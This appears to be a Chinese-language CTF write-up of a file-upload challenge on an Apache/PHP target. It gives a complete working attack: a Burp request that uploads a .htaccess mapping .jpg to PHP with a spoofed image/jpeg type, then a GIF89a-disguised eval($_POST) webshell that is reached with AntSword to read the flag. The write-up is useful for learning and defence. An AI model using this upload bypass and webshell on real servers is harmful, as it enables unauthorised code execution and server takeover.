wp

知识点


1. 文件类型绕过: image/jpeg

解题

先随便上传一个php文件，可以看到后缀带php的都被禁了

那就考虑用图片马来getshell

先随便输个网址报下错，看下使用的什么中间件（用wappalyzer插件也可）



可以看到为apache。先上传.htaccess文件，这里给出.htaccess文件的内容

```
AddType application/x-httpd-php .jpg
```

直接上传，报错

上传文件 选择文件 未选择文件 上传

上传类型也太露骨了吧!

可以看到对于文件类型做了过滤。那就burp suite改下文件类型即可

```
POST http://39.71.44.204:21025/ HTTP/1.1
Host: 39.71.44.204:21025
Content-Length: 324
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://39.71.44.204:21025
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryS7dxqhkXA9bH5vIk
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4210.0 Safari/537.36 Edg/86.0.594.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://39.71.44.204:21025/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6,fr;q=0.5
Cookie: PHPSESSID=a3c013eae03fd3aa8a3f7a1d368b84d2
Connection: close

------WebKitFormBoundaryS7dxqhkXA9bH5vIk
Content-Disposition: form-data; name="uploaded"; filename=".htaccess"
Content-Type: image/jpeg

AddType application/x-httpd-php .jpg

------WebKitFormBoundaryS7dxqhkXA9bH5vIk
Content-Disposition: form-data; name="submit"

□□□
------WebKitFormBoundaryS7dxqhkXA9bH5vIk--
```

Search... 0 matches \n Pretty

直接send，成功上传

之后便是直接上传图片马，但是对于普通的图片马会报这样的错

上传文件 选择文件 未选择文件 上传

诶，别蒙我啊，这标志明显还是php啊

这样我们就要构建特殊形式的图片马来进行上传，这样就伪装了php的特性


```
GIF89a?
<script language="php">eval($_POST['a']);</script>
```

再改为图片格式重新上传，成功

上传文件 选择文件 未选择文件 上传

/var/www/html/upload/7dcd3e72f2bb9befae578e66b6ca1255/1.jpg succesfully uploaded!

直接蚁剑连接读flag




```
GXY{WeII_done,you_got_my_she11}
```